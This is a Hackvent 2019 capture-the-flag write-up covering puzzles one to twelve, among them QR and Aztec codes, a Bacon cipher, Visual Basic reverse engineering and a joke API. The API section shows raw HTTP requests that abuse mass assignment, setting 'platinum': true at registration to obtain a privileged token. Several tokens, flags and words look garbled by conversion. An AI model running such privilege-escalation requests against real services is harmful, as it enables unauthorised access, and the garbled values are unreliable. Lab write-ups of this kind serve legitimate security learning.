

# Hackvent 2019 write-up by trolli101

Write-up written by Nicolas Heiniger [@NicolasHeiniger](#), also known as trolli101 (on Hacking-Lab). This will eventually also be published on <https://github.com/nheiniger/hackvent2019>

## HV19.01 censored

---

### Description

I got this little image, but it looks like the best part got censored on the way. Even the tiny preview icon looks clearer than this! Maybe they missed something that would let you restore the original content?



### Solution

The description gives it away, the *tiny preview* is clearer. Viewing the thumbnail in any file browser allows to take a screenshot of the thumbnail:



When viewed in a bigger size, one can see the QR-code and decode it:

```
HV19{just-4-PREview!}
```

## HV19.02 Triangulation

---

### Description

Today we give away decorations for your Christmas tree. But be careful and do not break it.

```
HV19.02-Triangulation.zip
```

### Solution

The zip file contains a `Triangulation.stl` file, which is a 3D model of a christmas ball. Rendering the ball using wireframe, we see that something is hidden in the ball. We can then use a [clipping plane](#) in [FreeCAD](#) to show what is inside:



Then, a screenshot of this plus some color work in GIMP makes it for a nice Aztec code:



This can be decoded online on <https://zxing.org> to give the flag:

```
HV19{Cr4ck_Th3_B411!}
```

## HV19.03 Hodor, Hodor, Hodor

### Description

```
$HODOR: hhodor. Hodor. Hodor!? = `hodor?!? HODOR!? hodor? Hodor oHodor. hodor? , HODOR!?! ohodor!? dhodor? hodor  
odhodor? d HodorHodor Hodor!? HODOR HODOR? hodor! hodor!? HODOR hodor! hodor? !  
  
hodor?!? Hodor Hodor Hodor? Hodor HODOR rhodor? HODOR Hodor!? h4Hodor?!? Hodor?!? 0r hhodor? Hodor!? oHodor?!  
hodor? Hodor Hodor! HODOR Hodor hodor? 64 HODOR Hodor HODOR!? hodor? Hodor!? Hodor!? .  
  
HODOR?!? hodor- hodorHoOodoOor Hodor?!? 0HoOodoOorHoodorrHODOR hodor. oHODOR... Dhodor- hodor?! HoodorrHODOR  
HoOodoOorHoodorrHODOR RoHODOR... HODOR!?! 1hodor?! HODOR... DHODOR- HODOR!?! HoodorrHODOR Hodor- HODORHoOodoOor  
HODOR!?! HODOR... DHODORHoOodoOor hodor. Hodor! HoOodoOorHodor HODORHoOodoOor 0Hoodorrhodor HoOodoOorHoodorrHODOR 0=`;  
hodor.hod(hhodor. Hodor. Hodor!? );
```

### Solution

This is a code in the HODOR programming language <http://www.hodor-lang.org/>. After installing the tool and saving the description as a file, `@3.hd`, one can execute the program as follows:

```
hodor 03.hd
HODOR: \-> 03.hd
Awesome, you decoded Hodors language!

As sis a real h4xx0r he loves base64 as well.

SFYxOXtoMDFkLXRomy1kMDByLTQyMDQtbGQ0WX0=
```

Then, decoding the base64 gives the flag:

```
HV19{h01d-th3-d00r-4204-ld4Y}
```

## HV19.04 password policy circumvention

### Description

Santa released a new password policy (more than 40 characters, upper, lower, digit, special).

The elves can't remember such long passwords, so they found a way to continue to use their old (bad) password:

```
merry christmas geeks
```

A file is included (something.ahk) containing:

```
::merry::
FormatTime , x,, MM MMMM yyyy
SendInput, %x%{left 4}{del 2}+{right 2}^c{end}{home}^v{home}V{right 2}{ASC 00123}
return

::christmas::
SendInput HV19-pass-w0rd
return

:*?:is::
Send - {del}{right}4h

:*?:as::
Send {left 8}rmmbr{end}{ASC 00125}{home}{right 10}
return

:*?:ee::
Send {left}{left}{del}{del}{left},{right}e{right}3{right 2}e{right}{del 5}{home}H{right 4}
return

:*?:ks::
Send {del}R3{right}e{right 2}3{right 2} {right 8} {right} the{right 3}t{right} 0f{right 3}{del}c{end}{left 5}{del 4}
return

::xmas::
SendInput, -Hack-Vent-Xmas
return

::geeks::
Send -1337-hack
return
```

### Solution

The file is a script for [AutoHotKey](#). This tool can easily be installed and the script file can be run. Then, when typing the current elves password in a text editor, it will be replaced by a new one, the flag. It should be noted that the machine language must be english, otherwise the `December` part is incorrect:

```
HV19{R3memb3r, rem3mber - the 24th 0f December}
```

## HV19.05 Santa Parcel Tracking

## Description

To handle the huge load of parcels Santa introduced this year a parcel tracking system. He didn't like the black and white barcode, so he invented a more solemn barcode. Unfortunately the common barcode readers can't read it anymore, it only works with the pimped models Santa owns. Can you read the barcode



## Solution

The barcode itself doesn't lead to any valid solution. However, the bars are not black but different shades of color. When looking at them, the RGB values could be ASCII characters. After some trial and error, I came with the following script that will:

- extract all pixels from a line of the image
- keep only the non-white pixels
- remove consecutive duplicates
- convert the value of the blue pixels to characters
- print the resulting string

```
#!/usr/bin/python

from PIL import Image

im = Image.open('barcode.png')
pix = im.load()

width = im.width

rgb_values = []

# initialize with first pixel
rgb_values.append(pix[0,30])

for x in range(width):
    if rgb_values[-1] != pix[x,30] and pix[x,30] != (255, 255, 255):
        rgb_values.append(pix[x,30])

# remove first white pixel
del rgb_values[0]

b = ""
for p in rgb_values:
    b += chr(p[2])

print(b)
```

Running the script reveals the flag:

```
~/D/h/05 >>> python3 decode.py
X8YIOF0ZP4S8HV19{D1fficult_to_g3t_a_SPT_R3ader}S10900MZE0E3NFP6E
```

## HV19.06 bacon and eggs

### Description

Francis Bacon was an English philosopher and statesman who served as Attorney General and as Lord Chancellor of England. His works are credited with developing the scientific method and remained influential through the scientific revolution. Bacon has been called the father of empiricism. His works argued for the possibility of scientific knowledge based only upon inductive reasoning and careful observation of events in nature. Most importantly, he argued science could be achieved by use of a sceptical and methodical approach whereby scientists aim to avoid misleading themselves. Although his practical ideas about such a method, the Baconian method, did not have a long-lasting influence, the general idea of the importance and possibility of a sceptical methodology makes Bacon the father of the scientific method. This method was a new rhetorical and theoretical framework for science, the practical details of which are still central in debates about science and methodology.

Bacon was the first recipient of the Queen's counsel designation, which was conferred in 1597 when Elizabeth I of England reserved Bacon as her legal advisor. After the accession of James VI and I in 1603, Bacon was knighted. He was later created Baron Verulam in 1618 and Viscount St. Alban in 1621. Because he had no heirs, both titles became extinct upon his death in 1626, at 65 years. Bacon died of pneumonia, with one account by John Aubrey stating that he had contracted the condition while studying the effects of freezing on the preservation of meat. He is buried at St Michael's Church, St Albans, Hertfordshire.

Copied to clipboard Born: January 22

Died: April 9

Mother: Lady Anne

Father: Sir Nicholas

Secrets: unknown

## Solution

In this challenge, the first paragraph is special, some letter are written in italic. We can see that by looking at the HTML source:

<em>f</em><em>ra</em><em>cis</em> Baco<em>n</em> <em>w</em><em>a</em><em>s</em> <em>a</em><em>n</em> E<em>ng</em><em>lish</em>  
 ph<em>i</em><em>lc</em><em>os</em><em>p</em><em>her</em> a<em>n</em><em>d</em> <em>s</em><em>t</em><em>e</em><em>sm</em><em>a</em><em>n</em> w<em>e</em><em>h</em><em>o</em> se<em>r</em><em>ve</em><em>d</em>  
 <em>a</em><em>s</em> At<em>t</em><em>or</em><em>n</em><em>e</em> Gen<em>e</em><em>r</em>al and as <em>L</em><em>or</em><em>d</em>  
 <em>Ch</em><em>e</em><em>lc</em><em>or</em> of <em>E</em><em>g</em><em>lc</em><em>e</em><em>an</em><em>d</em>. Hi<em>c</em><em>e</em> <em>w</em><em>or</em>ks ar<em>e</em>  
 c<em>red</em><em>i</em><em>d</em> w<em>i</em><em>th</em> d<em>e</em><em>v</em><em>e</em><em>lo</em><em>p</em><em>ng</em> <em>t</em><em>h</em><em>e</em>  
 sci<em>e</em><em>nt</em><em>i</em><em>f</em>ic me<em>t</em><em>hod</em> and re<em>m</em><em>a</em><em>n</em><em>d</em> in<em>f</em><em>u</em><em>e</em><em>n</em><em>t</em><em>al</em>  
 <em>r</em><em>ou</em><em>e</em><em>h</em> <em>t</em><em>e</em><em>ci</em><em>n</em><em>t</em>ic <em>r</em><em>e</em><em>v</em><em>e</em><em>lc</em><em>u</em><em>t</em><em>e</em><em>n</em>.

<em>B</em><em>c</em><em>e</em><em>as</em><em>e</em><em>b</em><em>e</em><em>e</em><em>n</em> <em>e</em><em>lc</em><em>e</em><em>th</em><em>e</em> <em>f</em><em>e</em><em>ath</em><em>e</em><em>r</em>  
 o<em>f</em> <em>e</em><em>mp</em><em>ir</em><em>i</em><em>s</em><em>m</em>. <em>Hi</em><em>s</em> <em>w</em><em>or</em><em>ks</em> ar<em>e</em><em>g</em><em>ue</em>d for th<em>e</em>  
 po<em>ssi</em><em>b</em><em>li</em><em>t</em><em>y</em> of s<em>c</em><em>e</em><em>n</em><em>t</em>ic<em>c</em> <em>k</em><em>o</em><em>w</em><em>e</em><em>d</em>  
 b<em>e</em><em>a</em><em>e</em><em>d</em> onl<em>y</em> <em>u</em><em>p</em><em>n</em><em>du</em><em>c</em><em>t</em><em>e</em><em>v</em>  
 <em>r</em><em>e</em><em>e</em><em>on</em><em>g</em><em>e</em> <em>a</em><em>d</em> <em>are</em><em>f</em><em>e</em><em>lc</em><em>e</em><em>bs</em><em>e</em><em>r</em><em>e</em><em>v</em><em>e</em><em>at</em>i<em>n</em> o<em>f</em>  
 <em>e</em><em>v</em><em>e</em><em>nt</em><em>s</em> in <em>n</em><em>t</em><em>ur</em><em>e</em>. Mo<em>st</em>  
 <em>i</em><em>mp</em><em>e</em><em>rt</em><em>e</em><em>lc</em><em>y</em>, <em>h</em><em>e</em> <em>a</em><em>rg</em><em>ue</em> d<em>sc</em><em>e</em><em>n</em><em>c</em><em>e</em><em>co</em><em>uld</em>  
 <em>b</em><em>e</em> <em>a</em><em>c</em><em>h</em><em>e</em><em>v</em>e<em>d</em> by us<em>e</em> of a <em>s</em><em>c</em><em>e</em><em>p</em><em>t</em><em>ical</em> <em>a</em><em>n</em><em>e</em>  
 me<em>t</em><em>hod</em><em>i</em><em>e</em><em>lc</em> <em>a</em><em>p</em><em>e</em><em>ro</em><em>e</em><em>ch</em> wh<em>e</em><em>r</em><em>e</em><em>b</em>e<em>y</em> <em>s</em><em>c</em><em>e</em><em>n</em><em>t</em>ic<em>s</em>  
 ai<em>m</em> <em>t</em><em>o</em> <em>av</em><em>i</em><em>d</em> m<em>i</em><em>sl</em><em>e</em><em>ad</em><em>i</em><em>ng</em> thems<em>e</em><em>v</em><em>s</em>.

<em>A</em><em>th</em><em>e</em><em>h</em><em>is</em> <em>p</em><em>r</em><em>e</em><em>t</em>ic<em>a</em><em>lc</em><em>e</em><em>e</em><em>a</em><em>s</em> ab<em>out</em>  
 <em>s</em><em>e</em><em>h</em><em>e</em> <em>a</em><em>m</em><em>e</em><em>h</em><em>e</em> B<em>a</em><em>e</em><em>n</em><em>e</em><em>an</em> meth<em>o</em><em>d</em>, <em>e</em><em>v</em><em>e</em><em>n</em> have <em>a</em><em>lc</em><em>e</em><em>g</em><em>e</em><em>lc</em><em>e</em><em>t</em><em>e</em>  
 <em>i</em><em>ng</em> <em>n</em><em>fl</em><em>u</em><em>e</em>, <em>th</em><em>e</em> <em>g</em><em>e</em><em>n</em><em>e</em><em>r</em>al <em>i</em><em>dea</em> <em>o</em><em>f</em> <em>t</em><em>h</em>  
 imp<em>rt</em><em>e</em><em>n</em><em>ce</em> and pos<em>s</em><em>ib</em><em>il</em><em>e</em><em>it</em><em>y</em> o<em>f</em> a <em>c</em><em>p</em><em>t</em><em>ic</em><em>al</em>  
 methodology makes Bacon the father of the scientific method. This method was a new rhetorical and theoretical  
 framework for science, the practical details of which are still central in debates about science and methodology.

Replacing all italic characters with a and all non-italic characters with b gives a bacon-like ciphertext. Note that the new lines, spaces and punctuation must be ignored:

[illegible]

This can be decoded, for example with the online tool <http://rumkin.com/tools/cipher/baconian.php> to read:

SANTALIKESHISBACONBUTALSOTHISBACONTHEPASSWORDISHVXBACONCIPHERISSIMPLEBUTC00LXREPLACEXWITHBRACKETSandUSEUPPERCASEFORALLCHARACTERAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

From which we can extract the flag:

HV19{BACONCIPHERISSIMPLEBUTCool}

## HV19.07 Santa Rider

### Description

Santa is prototyping a new gadget for his sledge. Unfortunately it still has some glitches, but look for yourself.

Attached is a video file: [HV19-SantaRider.zip](#)

### Solution

In the video, we see a row of 8 LED on a circuit. The LEDs start by doing a “sledge ride” and in the middle do another pattern. This pattern can be seen as bytes, the ON LEDs are ones and the OFF LEDs are zeros. Thus forming a byte on each pattern change. Writing down those bytes, we have:

```
01001000
01010110
00110001
00111001
01111011
00110001
01101101
01011111
01100001
01101100
01110011
00110000
01011111
01110111
00110000
01110010
01101011
00110001
01101110
01100111
01011111
00110000
01101110
01011111
01100001
01011111
01110010
00110011
01101101
00110000
01110100
00110011
01011111
01100011
00110000
01101110
01110100
01110010
00110000
01101100
01111101
```

Once we convert those to ascii, we get the flag:

```
HV19{1m_also_working_on_a_r3m0t3_c0ntr0l}
```

# HV19.08 SmileNcryptor 4.0

## Description

You hacked into the system of very-secure-shopping.com and you found a SQL-Dump with \$\$-creditcards numbers. As a good hacker you inform the company from which you got the dump. The managers tell you that they don't worry, because the data is encrypted.

Dump-File: `dump.zip`

Goal: Analyze the “Encryption”-method and try to decrypt the flag.

## Solution

When looking into the dump, we can see a database dump. In the dump, two tables, creditcards and flags. The list of credit card numbers is:

```
(1,'Sirius Black',':')QVXSZUVY\ZYYZ[a','12/2020')
(2,'Hermione Granger',':')QOUW[VT^VY]bZ_', '04/2021')
(3,'Draco Malfoy',':')SPPVSSYVV\YY_\],'05/2020')
(4,'Severus Snape',':')RPQRSTUVWXYZ[\]^','10/2020')
(5,'Ron Weasley',':')QTVWRSVUXW[_Z`b','11/2020')
```

The rest of this table is not useful. If we can decode the card numbers there, it should be possible to decode the flag as well, which is stored as:

```
(1, 'HV19{', ':')SlQRUPXWVo\Vuv_n_\ajjce', '}'')
```

To reverse the coding algorithm I searched for valid credit card numbers and the first examples you find are:

```
Credit Card Sample Number
Visa      4111 1111 1111 1111
MasterCard 5500 0000 0000 0004
American Express 3400 0000 0000 009
Diner's Club 3000 0000 0000 04
```

The CC number of Snape looks particular, it increases steadily (as in ascii value of the characters) except for the first character. This helped me guess the coding algorithm, for each character we increase a value and add it to the ascii representation of the initial character. It might be more clear with the decoding algorithm in python:

```
#!/usr/bin/python

flag = 'SlQRUPXWVo\Vuv_n_\ajjce'

res = ''
i = 0
for c in flag:
    res = res + chr(ord(c)-30-i)
    i = i + 1

print(res)
```

Running the script returns the decoded flag:

```
$ python3 decode.py
5M113-420H4-KK3A1-19801
```


And thus, the complete flag:

```
HV19{5M113-420H4-KK3A1-19801}
```

## HV19.09 Santas Quick Response 3.0

### Description

Visiting the following railway station has left lasting memories.



Santas brand new gifts distribution system is heavily inspired by it. Here is your personal gift, can you extract the destination path of it?



### Solution

The railway station is "Cambridge North" in the UK. This can be found via a reverse image search on Google that leads (among other) to the following page: [https://www.wikiwand.com/en/Rule\\_30](https://www.wikiwand.com/en/Rule_30). Tinkering with the picture a lot, and trying to find out how to get back a valid QR code, I

thought that applying this pattern as a mask to the invalid QR-code might work. I used the pattern generated at <http://mathworld.wolfram.com/images/gifs/Rule30Big.jpg> and pasted it in GIMP as a new layer in "exclusion" mode (XOR). It is then easy to move this new layer around the picture pixel by pixel such that the part of the QR-code remain valid and the rest become valid (especially the lower-left corner). I ended up with the following picture:



Decoding the QR-code with any application gives the flag:

```
HV19{Cha0tic_yet-0rdered}
```

## HV19.10 Guess what

### Description

The flag is right, of course.

File: `HV19.09-guess.zip`

### Solution

After the corrected binary was published (guess3), I tried several ways to make the binary return something else than `noooooh. try harder!`. Finally I was going to dump the memory and needed the PID so I did a simple `ps -aux | grep guess` while the binary was waiting for my input and got the following output:

```
ps -aux | grep guess
root      18153  0.0  0.0   6580  2932 pts/8    S+   22:26   0:00 ./guess3 -c
#!/bin/bash read -p "Your input: " input if [ $input = "HV19{Sh3ll_0bfuscat10n_1s_fut1l3}" ] then echo "success"
else echo "noooooh. try harder!" fi ./guess3
jsmith    18313  0.0  0.0   6140   832 pts/6    S+   22:32   0:00 grep --color=auto guess
```

Thus, we can submit the flag:

```
HV19{Sh3ll_0bfuscat10n_1s_fut1l3}
```

### Description

The elves created an API where you get random jokes about santa.

Go and try it here: <http://whale.hacking-lab.com:10101>

### Solution

We get a description of the API to get random quotes, 3 endpoints:

- `/fsja/register`



- /fsja/login
- /fsja/random

Register requires a username and a password in form of a JSON POST request and returns 200 OK if successful:

```
POST /fsja/register HTTP/1.1
Host: whale.hacking-lab.com:10101
Connection: close
Content-Type: application/json
Content-Length: 53

{"username":"hen001", "password": "passwordpassword"}
```

Response:

```
HTTP/1.1 201 Created
Connection: close
Content-Type: application/json
Content-Length: 37
Server: Jetty(9.4.18.v20190429)

{"message":"User created", "code":201}
```

Then, one need to login, it's the same request, except for the URL:

```
POST /fsja/login HTTP/1.1
Host: whale.hacking-lab.com:10101
Connection: close
Content-Type: application/json
Content-Length: 53

{"username":"hen001", "password": "passwordpassword"}
```

The Response returns a JWT:

```
HTTP/1.1 201 Created
Connection: close
Content-Type: application/json
Content-Length: 215
Server: Jetty(9.4.18.v20190429)

{"message":"Token
generated", "code":201, "token":"eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjp7InVzZXJuYXV1IjoiaGVuMDAxIiwicGxhdG1udW0iOmZhbnNlfSwiZXhwIjoxNTc2MDQ2MDkxLjYyNjAwMDAwMH0.k-3Zr4-MxuqCEVWRpwmsscUs0QW2qgsZ2aztYvWJac0"}
```

The content of the JWT can be decoded as:

```
Headers = {
  "alg" : "HS256"
}

Payload = {
  "user" : {
    "username" : "hen001",
    "platinum" : false
  },
  "exp" : 1.576046091626E9
}

Signature = "k-3Zr4-MxuqCEVWRpwmsscUs0QW2qgsZ2aztYvWJac0"
```

Note the `platinum` flag in the `user` element, we will need it later.

Finally, the third request can be used to submit a token and get a quote:

```
GET /fsja/random?
token=eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjp7InVzZXJuYW11IjoiaGVuMDAxIiwicGxhdGluZW0iOmZhbnNlfSwiZXhwIjoxNTc2MDQ2MDkxLjYyNjAwMDAwMH0.k-3Zr4-MxuqCEVWRpwmsscUs0QW2qgsZ2aztYvWJac0 HTTP/1.1
Host: whale.hacking-lab.com:10101
Connection: close
```

Response gives a random quote:

```
HTTP/1.1 201 Created
Connection: close
Content-Type: application/json
Content-Length: 233
Server: Jetty(9.4.18.v20190429)

{"joke":"Three Wise WOMEN would have asked directions, arrived on time, helped deliver the baby, bought practical gifts, cleaned the stable, made a casserole, and there would be peace on earth!","author":"Anonymous","platinum":false}
```

The obvious thing here, we need to be `platinum` to get the flag. To do that, let's register a user with this flag set to true:

```
POST /fsja/register HTTP/1.1
Host: whale.hacking-lab.com:10101
Connection: close
Content-Type: application/json
Content-Length: 71

{"username":"hen002", "password": "passwordpassword", "platinum": true}
```

This is accepted:

```
HTTP/1.1 201 Created
Connection: close
Content-Type: application/json
Content-Length: 37
Server: Jetty(9.4.18.v20190429)

{"message":"User created", "code":201}
```

Now we can login with this user as before:

```
POST /fsja/login HTTP/1.1
Host: whale.hacking-lab.com:10101
Connection: close
Content-Type: application/json
Content-Length: 53

{"username":"hen002", "password": "passwordpassword"}
```

And get a new token:

```
HTTP/1.1 201 Created
Connection: close
Content-Type: application/json
Content-Length: 214
Server: Jetty(9.4.18.v20190429)

{"message":"Token generated", "code":201, "token":"eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjp7InVzZXJuYW11IjoiaGVuMDAyIiwicGxhdGluZW0iOmRydwV9LCJleHAiOjE1NzYwNDYxOTcuMjE3MDAwMDAwfQ.nPm3jXdzyAFjuqiRMuTlt0sajicM2xeoqa97qAff0yU"}
```

This token has the flag `platinum` set to `true`:

```
Headers = {
  "alg" : "HS256"
}

Payload = {
  "user" : {
    "username" : "hen002",
    "platinum" : true
  },
  "exp" : 1.576046197217E9
}

Signature = "nPm3jXdzYAFjuqiRMuTlt0sajicM2xEOqa97qAff0yU"
```

Now we get a random quote with this token:

```
GET /fsja/random?
token=eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjp7InVzZXJuYV11IjoiaGVuMDAyIiwicGxhdGludW0iOnRydWV9LCJleHAiOjE1NzYwNDYxOTcuMjE3MDAwMDAwfQ.nPm3jXdzYAFjuqiRMuTlt0sajicM2xEOqa97qAff0yU HTTP/1.1
Host: whale.hacking-lab.com:10101
Connection: close
```

And receive the flag:

```
HTTP/1.1 201 Created
Connection: close
Content-Type: application/json
Content-Length: 300
Server: Jetty(9.4.18.v20190429)

{"joke":"Congratulation! Sometimes bugs are rather stupid. But that's how it happens, sometimes. Doing all the crypto stuff right and forgetting the trivial stuff like input validation, Hohoho! Here's your flag:
HV19{th3_cha1n_1s_0nly_as_str0ng_as_th3_w3ak3st_l1nk}", "author": "Santa", "platinum": true}
```

## HV19.12 back to basic

### Description

Santa used his time machine to get a present from the past. get your rusty tools out of your cellar and solve this one!

File: `HV19.12-BackToBasic.zip`

### Solution

This binary is a Visual Basic binary, I found no free VB decompiler and resorted to several tools to get the flag. I first received a hint that the flag length was important. At that point I was trying to work with [API monitor](#) and found out with trial and error that the flow was different when the correct flag length is entered.

Wrong length, we go very fast to "Status: wrong":

678490	7:55:13.735 AM	1	MSVBVM60.DLL	MultiByteToWideChar ( CP_ACP, 0, "HV19{ABCD}", -1, NULL, 0 )	11		0.0000004
678491	7:55:13.735 AM	1	MSVBVM60.DLL	~SysAllocStringLen ( NULL, 10 )	0x0046778c		0.0000008
678492	7:55:13.735 AM	1	MSVBVM60.DLL	MultiByteToWideChar ( CP_ACP, 0, "HV19{ABCD}", -1, 0x0046778c, 11 )	11		0.0000002
678493	7:55:13.735 AM	1	MSVBVM60.DLL	~HeapFree ( 0x02060000, 0, 0x0206b460 )	TRUE		0.0000005
678494	7:55:13.735 AM	1	MSVBVM60.DLL	~TlsGetValue ( 10 )	0x0043a378		0.0000001
678495	7:55:13.735 AM	1	MSVBVM60.DLL	~SysAllocStringByteLen ( "H", 2 )	0x0043b14c		0.0000009
678496	7:55:13.735 AM	1	MSVBVM60.DLL	~TlsGetValue ( 10 )	0x0043a378		0.0000000
678497	7:55:13.735 AM	1	MSVBVM60.DLL	~SysAllocStringByteLen ( "V", 2 )	0x0045d24c		0.0000001
678498	7:55:13.735 AM	1	MSVBVM60.DLL	~TlsGetValue ( 10 )	0x0043a378		0.0000001
678499	7:55:13.735 AM	1	MSVBVM60.DLL	~SysAllocStringByteLen ( "I", 2 )	0x0045d1d4		0.0000001
678500	7:55:13.735 AM	1	MSVBVM60.DLL	~TlsGetValue ( 10 )	0x0043a378		0.0000000
678501	7:55:13.735 AM	1	MSVBVM60.DLL	~SysAllocStringByteLen ( "9", 2 )	0x0046796c		0.0000001
678502	7:55:13.735 AM	1	MSVBVM60.DLL	~SysFreeString ( "H" )			0.0000041
678503	7:55:13.735 AM	1	OLEAUT32.dll	~RTLRUNONCEBEGININITIALIZE ( 0x75cc68f0, RTL_RUN_ONCE_CHECK...	STATUS_UNSUCCESSFUL	0xc0000001 = (Operation Failed) The requ...	0.0000003
678504	7:55:13.735 AM	1	MSVBVM60.DLL	~SysFreeString ( "V" )			0.0000004
678505	7:55:13.735 AM	1	OLEAUT32.dll	~RTLRUNONCEBEGININITIALIZE ( 0x75cc68f0, RTL_RUN_ONCE_CHECK...	STATUS_UNSUCCESSFUL	0xc0000001 = (Operation Failed) The requ...	0.0000000
678506	7:55:13.735 AM	1	MSVBVM60.DLL	~SysFreeString ( "I" )			0.0000001
678507	7:55:13.735 AM	1	OLEAUT32.dll	~RTLRUNONCEBEGININITIALIZE ( 0x75cc68f0, RTL_RUN_ONCE_CHECK...	STATUS_UNSUCCESSFUL	0xc0000001 = (Operation Failed) The requ...	0.0000000
678508	7:55:13.735 AM	1	MSVBVM60.DLL	~SysFreeString ( "9" )			0.0000005
678509	7:55:13.735 AM	1	OLEAUT32.dll	~RTLRUNONCEBEGININITIALIZE ( 0x75cc68f0, RTL_RUN_ONCE_CHECK...	STATUS_UNSUCCESSFUL	0xc0000001 = (Operation Failed) The requ...	0.0000001
678510	7:55:13.735 AM	1	MSVBVM60.DLL	~TlsGetValue ( 10 )	0x0043a378		0.0000001
678511	7:55:13.735 AM	1	MSVBVM60.DLL	~SysStringLen ( "Status: wrong" )	13		0.0000001
678512	7:55:13.735 AM	1	MSVBVM60.DLL	~SysAllocStringLen ( NULL, 14 )	0x00441174		0.0000001
678513	7:55:13.735 AM	1	MSVBVM60.DLL	~WideCharToMultiByte ( CP_ACP, 0, "Status: wrong", 14, 0x00441174, 2	14		0.0000006
678514	7:55:13.735 AM	1	MSVBVM60.DLL	~IsStrcmpA ( "Status: wrong", "Status: wrong" )	0		0.0000032
678515	7:55:13.735 AM	1	MSVBVM60.DLL	~IsBadReadPtr ( 0x02173784, 4 )	FALSE		0.0000001
678516	7:55:13.735 AM	1	MSVBVM60.DLL	~SysFreeString ( "連續發生過gtbPBtdv" )			0.0000004
678517	7:55:13.735 AM	1	OLEAUT32.dll	~RTLRUNONCEBEGININITIALIZE ( 0x75cc68f0, RTL_RUN_ONCE_CHECK...	STATUS_UNSUCCESSFUL	0xc0000001 = (Operation Failed) The requ...	0.0000001
678518	7:55:13.735 AM	1	MSVBVM60.DLL	~SysFreeString ( "HV19{ABCD}" )			0.0000003
678519	7:55:13.735 AM	1	OLEAUT32.dll	~RTLRUNONCEBEGININITIALIZE ( 0x75cc68f0, RTL_RUN_ONCE_CHECK...	STATUS_UNSUCCESSFUL	0xc0000001 = (Operation Failed) The requ...	0.0000001

With the correct length (33 characters, including the HV19{}), more operations are done. After that I stumbled upon many issues, didn't understand the code, tried several things, saw that a XOR and comparison are done but could not do more with API monitor. I switched to **VB Dceompiler** (frere version). This does not offer a decompiled version of the code but an annotated disassembly. Using this and browsing through the disassembly for the `Text1_Change` function, one can see that at some point, a comparison is done with a weird string. If this comparison succeeds,

`Status: correct` is reached:

Native Code

Decompiler

Disassembler

HEX Editor

```

loc_004023EB: add esp, 00000010h
loc_004023EE: lea eax, var_1E4
loc_004023F4: lea ecx, var_1D4
loc_004023FA: lea edx, var_24
loc_004023FD: push eax
loc_004023FE: push ecx
loc_004023FF: push edx
loc_00402400: call [004010C0h] ; __vbaVarForNext
loc_00402406: jmp 00402339h
loc_0040240B: lea eax, var_44
loc_0040240E: lea ecx, var_14C
loc_00402414: push eax
loc_00402415: push ecx
loc_00402416: mov var_144, 00401B40h ; "6klzic<=bPBtdvff'y}FI~on//N"
loc_00402420: mov var_14C, 00008008h
loc_0040242A: call [00401060h] ; vbaVarIstEq
loc_00402430: test ax, ax
loc_00402433: jz 00402477h
loc_00402435: mov eax, arg_8
loc_00402438: push eax
loc_00402439: mov edx, [eax]
loc_0040243B: call [edx+00000300h]
loc_00402441: push eax
loc_00402442: lea eax, var_4C
loc_00402445: push eax
loc_00402446: call [00401040h] ; __vbaObjSet
loc_0040244C: mov esi, eax
loc_0040244E: push 00401B7Ch ; "Status: correct"

```

Project

Forms

Form1


Code

Form1

Form\_Load\_401DD0

Text1\_Change\_401F80

Knowing this and the fact that a XOR is done, we can hope that using this string as the input to be XORed should lead to the flag being present somewhere in memory (since XOR is a transitive operation). I did exactly that:



And now, when monitoring with API monitor, we can see the weird string and the flag being freed from memory:

861048	8:09:28.571 AM	1	MSVBVM60.DLL		--WideCharToMultiByte ( CP_ACP, 0, "N", 1, 0x0019e832, 2, N...	1	0.0000001
861049	8:09:28.571 AM	1	MSVBVM60.DLL		--SysAllocStringLen ( NULL, 1 )	0x0045d24c	0.0000001
861050	8:09:28.571 AM	1	MSVBVM60.DLL		--MultiByteToWideChar ( CP_ACP, 0, "n", 1, 0x0045d24c, 1 )	1	0.0000001
861051	8:09:28.571 AM	1	MSVBVM60.DLL		--SysFreeString ( "Oldsch00L_Revers1ng_Sess10n" )		0.0000002
861052	8:09:28.571 AM	1	OLEAUT32.dll		--RtlRunOnceBeginInitialize ( 0x75cc68f0, RTL_RUN_ON...	STATUS_UNSUCCESSFUL	0xc0000001 = (Operation Failed) The requ...
861053	8:09:28.571 AM	1	MSVBVM60.DLL		--SysFreeString ( "N" )		0.0000003
861054	8:09:28.571 AM	1	OLEAUT32.dll		--RtlRunOnceBeginInitialize ( 0x75cc68f0, RTL_RUN_ON...	STATUS_UNSUCCESSFUL	0xc0000001 = (Operation Failed) The requ...
861055	8:09:28.571 AM	1	MSVBVM60.DLL		--SysFreeString ( "n" )		0.0000001
861056	8:09:28.571 AM	1	OLEAUT32.dll		--RtlRunOnceBeginInitialize ( 0x75cc68f0, RTL_RUN_ON...	STATUS_UNSUCCESSFUL	0xc0000001 = (Operation Failed) The requ...
861057	8:09:28.571 AM	1	MSVBVM60.DLL		--SysFreeString ( "HV19{6kizic<=bPBtdvff'y FI~on//N}" )		0.0000003
861058	8:09:28.571 AM	1	OLEAUT32.dll		--RtlRunOnceBeginInitialize ( 0x75cc68f0, RTL_RUN_ON...	STATUS_UNSUCCESSFUL	0xc0000001 = (Operation Failed) The requ...
861059	8:09:28.571 AM	1	MSVBVM60.DLL		--SysFreeString ( "Oldsch00L_Revers1ng_Sess10n" )		0.0000002
861060	8:09:28.571 AM	1	OLEAUT32.dll		--RtlRunOnceBeginInitialize ( 0x75cc68f0, RTL_RUN_ON...	STATUS_UNSUCCESSFUL	0xc0000001 = (Operation Failed) The requ...

As such, the flag is:

```
HV19{0ldsch00L_Revers1ng_Sess10n}
```

## HV19.13 TrieMe

